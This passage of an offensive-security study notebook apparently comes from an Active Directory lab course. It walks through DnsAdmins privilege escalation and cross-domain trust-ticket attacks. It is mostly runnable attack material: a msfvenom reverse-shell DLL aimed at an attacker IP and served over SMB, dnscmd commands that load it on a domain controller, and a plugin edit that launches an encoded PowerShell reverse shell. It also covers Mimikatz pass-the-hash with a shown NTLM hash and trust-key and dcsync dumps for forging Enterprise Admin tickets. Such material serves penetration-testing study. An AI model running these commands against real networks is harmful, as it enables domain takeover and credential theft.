msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.43.100 LPORT=4444 -f dll > privesc.dll
```

Hosting the payload:

Once the payload is generated, we have to find a way to access the payload in victim's machine. There are plenty of ways to transfer files to windows from Linux, but in this case, we will use `smb server to host the file`.

We are choosing this, **because windows supports UNC paths and samba shares by default in most cases**. Also, **there are times when the victim's AV or defender may delete the payload if uploaded**, so we'll stick with smb server for this one. However dealing with smb can be quite tricky on *nix, but luckily we have scripts that can make the process a lot easier. We will use Impacket's smb server, to host our file.

```
sudo python smbserver.py <shareName> <path/of/share>
eg: sudo python smbserver.py share ./
```

You can check if the server is working by using smbclient on a new terminal,

```
smbclient -L your_smb_server_ip --no-pass
# (assuming you didn't set username and password)
eg: smbclient -L 192.168.43.100 --no-pass
```

you can also check if the victim is able to access the share using the following command on victim's shell,

```
net view \\your_smb_server_ip
#eg: net view \\192.168.43.100
```

> *As you can see accessing smb share is really easy by using UNC paths. for example, to access our privesc.dll, we can simply use the following UNC path* `\\192.168.43.100\share\privesc.dll`


Abuse DNS with dnscmd:

🔴 Now that we have the DLL and we checked that it is working

to load our malicious DLL (from the victim controlled network share on host 10.0.0.2) next time the service starts (or when the attacker restarts it):

```
dnscmd dc01 /config /serverlevelplugindll \\10.0.0.2\tools\dns-priv\dnsprivesc.dll
```

> `dnscmd` is a windows utility that allows people with `DnsAdmins` privileges manage the DNS server. The utility can be installed by adding `DNS Server Tools` to your system as shown in the below screengrab



Resource → https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise

> From the privileges of DNSAdmins Group Member, Configure DLL using `dnscmd.exe`
> (needs RSAT DNS) ⇒ Remote Server Administration tools are required

```
dnscmd <FQDN of DC> /config /serverlevelplugindll \\UNC_path_For_DLL
# eg
dnscmd dcorp-dc /config /serverlevelplugindll \\172.16.50.100\dll\mimilib.dll
```

Normally we cannot check if the dll was added, as it `requires Administrator` privileges, but `in our case we did have an admin account`, so we can check using the following command,

```
Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Services\DNS\Parameters\ -Name ServerLevelPluginDll
```

Listening for connection and restarting dns if required:


We can use a normal listener like *nc* for listening on the proper port. In case you don't get a connection, you can try restarting the dns server on your own. this is possible because the victim is part of DNSAdmins group.

```
Listener: nc -lvnp 4444
```


```
#For restarting the server
sc.exe <FQDN of DC> stop dns
sc.exe <FQDN of DC> start dns
```

> And that's it, you should have a shell with Administrator privileges by now.

```
C:\>whoami
nt authority\system
```



Right click on dll folder → Properites → Sharing → Share → choose Everyone For read/Write




Get a powershell on srvadmin user:

```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"sekurlsa::pth /user:srvadmin /domain:dollarcorp.moneycorp.local /ntlm:a98e18228819e8

  .#####.   mimikatz 2.1.1 (x64) built on Jul 18 2018 15:40:54 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::pth /user:srvadmin /domain:dollarcorp.moneycorp.local /ntlm:a98e18228819e8eec3dfa33cb68b0728 /run:power
user    : srvadmin
domain  : dollarcorp.moneycorp.local
program : powershell.exe
impers. : no
NTLM    : a98e18228819e8eec3dfa33cb68b0728
```

and run this command :


```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> dnscmd dcorp-dc /config /serverlevelplugindll \\172.16.50.100\dll\mimilib.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

PS C:\Windows\system32>
```


it load the dll inside DNS service in the DC.



We need to restart the service :

```
sc \\dcorp-dc stop dns
sc \\dcorp-dc start dns
```






`Event ID ⇒ 770: that means dll it's loaded to DNS service`

there is a new file call : `kiwidns` in System32 dir.

By Default, the mimilib.dll logs all DNS queries to **`C:\Windows\System32\kiwidns.log`**

```
C kdns.c
}

DWORD WINAPI kdns_DnsPluginCleanup()
{
    return ERROR_SUCCESS;
}

DWORD WINAPI kdns_DnsPluginQuery(PSTR pszQueryName, WORD wQueryType, PSTR pszRecordOwnerName, PDB_RECORD *ppDnsRecordListHead)
{
    FILE * kdns_logfile;
#pragma warning(push)
#pragma warning(disable:4996)
    if(kdns_logfile = _wfopen(L"kiwidns.log", L"a"))
#pragma warning(pop)
    {
        klog(kdns_logfile, L"%S (%hu)\n", pszQueryName, wQueryType);
        fclose(kdns_logfile);
    }
    return ERROR_SUCCESS;
}
```

We can use a system function to execute a Reverse shell encoded by PowerShell encoded or what ever you want:




```
icrosoft.Cpp.Platform.targets   kdns.c
(Global Scope)                  kdns_DnsPluginQuery(PSTR pszQueryName, WORD wQueryType, PSTR pszRecordC
#pragma warning(disable:4996)
    if(kdns_logfile = _wfopen(L"kiwidns.log", L"a"))
#pragma warning(pop)
    {
        klog(kdns_logfile, L"%S (%hu)\n", pszQueryName, wQueryType);
        fclose(kdns_logfile);
        system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -e SQBuAHYAbwBrAGUALQBFAHgAcABy
    }
    return ERROR_SUCCESS;
}
```

Rev Shell

▼ Priv Esc - Across Trusts (Cross Trusts Attacks) Same Forest.

- Domains in same forst have an implicit `two-way trust` with other domains.
- There is a `trust key` between the parent and child domains.
- there are two ways of escalating privileges between two domains of same forest:
  1. `krbtgt hash`
  2. `Trust Tickets`


Child to Parent Trust Flow:



1. Request TGT, Time stamp encrypted with NTLM hash user
2. DC Check it and Response a TGT
3. Show The TGT and Request The TGS,
4. Request the TGS for application server in the parent domain, **DC Check the global catalog and find server** that this `service is not in it's domain it's in the parent` domain, the DC response within `inter-realm TGT` or `Referral Ticket` .
5. That Inetr-realm TGT is now present in that to DC of the Parent Domain


- The Only Validation the Parent DC does in this case:
  - if it can decrypt the Inter-realm TGT.
- What is the **secret** which is used to **encrypt** this inter-realm TGT?
  - That is a `Trust Key`
- Can The Parent Domain Controller Decyrpted?
  - Yes, it's also has the copie of trust key.

- Which Steps is Most scrotion one?
  - Step Five because it's present inter-realm TGT and response the TGS
  - (Because we want to enter inside another domain in same forest 😉)



it's this step is abusable in this case, That Mean if we have access to trust key we can forge and inter-realm TGT which the parent DC would assume to be valid.

Another Example:




1. The **user** authenticates to **DC#1** by sending an encrypted request with their credentials (TimeStamp + NTLM HASH). The **DC#1** verifies their identity and sends a **TGT ticket**.
2. The **user** receives the **TGT ticket** and sends it back to **DC#1**,requesting a **service ticket** for a specific service like SQL service.If the requested service resides on another domain (Parent Domain) **DC#1** will issue a special TGT ticket called

`inter-realm` **or** `Referral Ticket` **Encrypted** with their trust key to refer to the **DC that has the service.**

In our case, the user requested access to a **SQL service** that resides on **DC#2.**So, **DC#1** issued a `referral ticket` to **DC#2.**

3. The user takes that `inter-realm ticket` and presents it to **DC#2**,requesting a SQL service ticket. **DC2#** has a copy of the `trust key` of **DC#1**; **if it decrypts the ticket presented by the user**, it will go ahead and issue a SQL service ticket as requested without conducting additional verification.



📌 ***DC#2 will blindly trust DC #1*** *to verify the user. However, we will see the risk later in the escalation part that if the attacker obtains the trust keys, can forge TGT tickets all day long.*

4. The user present the SQL TGS ticket to the database server and gets the intended access.

$_Escalation_Requirements 🚩

- `Domain Admin Privileges on the compromised DC.`
- `DC Trust Keys to forge the Inter-realm TGT Tickets`


$_Used _Tools 🔧

- Invoke-Mimikatz
- Rubeus

$_Escalation_Demo 🔥 **DA⇒EA**

Our goal is to forge an **inter-realm trust ticket** that escalates us to `Enterprise Admin` using the compromised **trust keys**. This step assumes that you have already gained domain admin privileges on the DC.

> I obtained the access by abusing the application server's **unconstrained delegation** in the previous post




To forge a trusted ticket, we need the domain trust key and the SID of the root domain. Run `Invoke-Mimikatz` with the `trust` parameter to obtain the keys.

```
Invoke-Mimikatz -Command '"lsadump::trust /patch"' -ComputerName dc-name
# OR
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcrop\mcorp$"' #mcorp -> netbios Name of Parent Domain
```


As seen in the below screenshot, we obtained all the trust keys from the domain controller. The `[IN] and [OUT]` in front of the domain names indicate the trust direction.

In our case, we are interested in getting access to the root domain *`"moneycorp.local"`* from our child domain *`"dollar.moneycorp.local"`*. Therefore, we choose the first key.

`[ In ] DOLLARCORP .MONEYCORP.LOCAL -> MONEYCORP.LOCAL`




After identifying the right trust key, we need the **domain controller SID** and the **SID of the root domain** to `create the fake trust ticket with Enterprise Admin privileges.`



💥 **Run With DCSYNC:**

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcrop\mcorp$"' #mcorp -> netbios Name of Parent Domain
```



Child to Forest Root using Trust Tickets.

- **An Inter-Realm TGT can Be forged:**

Next, run **Invoke-Mimikatz** to issue the **inter-realm** tickets. Again, we specify the gold module, the child domain SID of `"dollar.moneycorp.local"` and the **root domain *SID*** `"moneycorp.local".`

Step one – EA SID

First, we need to collect the Enterprise Admin group SID you don't need to have any permission over moneycorp.local :

```
Get-NetGroup -Domain moneycorp.local -GroupName "Enterprise Admins" -FullData|select objectsid
```

Step two – Current Domain SID

by using Mimikatz, we can list the domain trust we have and get the SID for each domain including the current domain

```
mimikatz(powershell) # lsadump::trust

Current domain:  dollarcorp.moneycorp.local (dcorp / SID)

Domain:  moneycorp.local (mcorp / SID)
```

Step three – Collect the krbtgt hash for the child domain

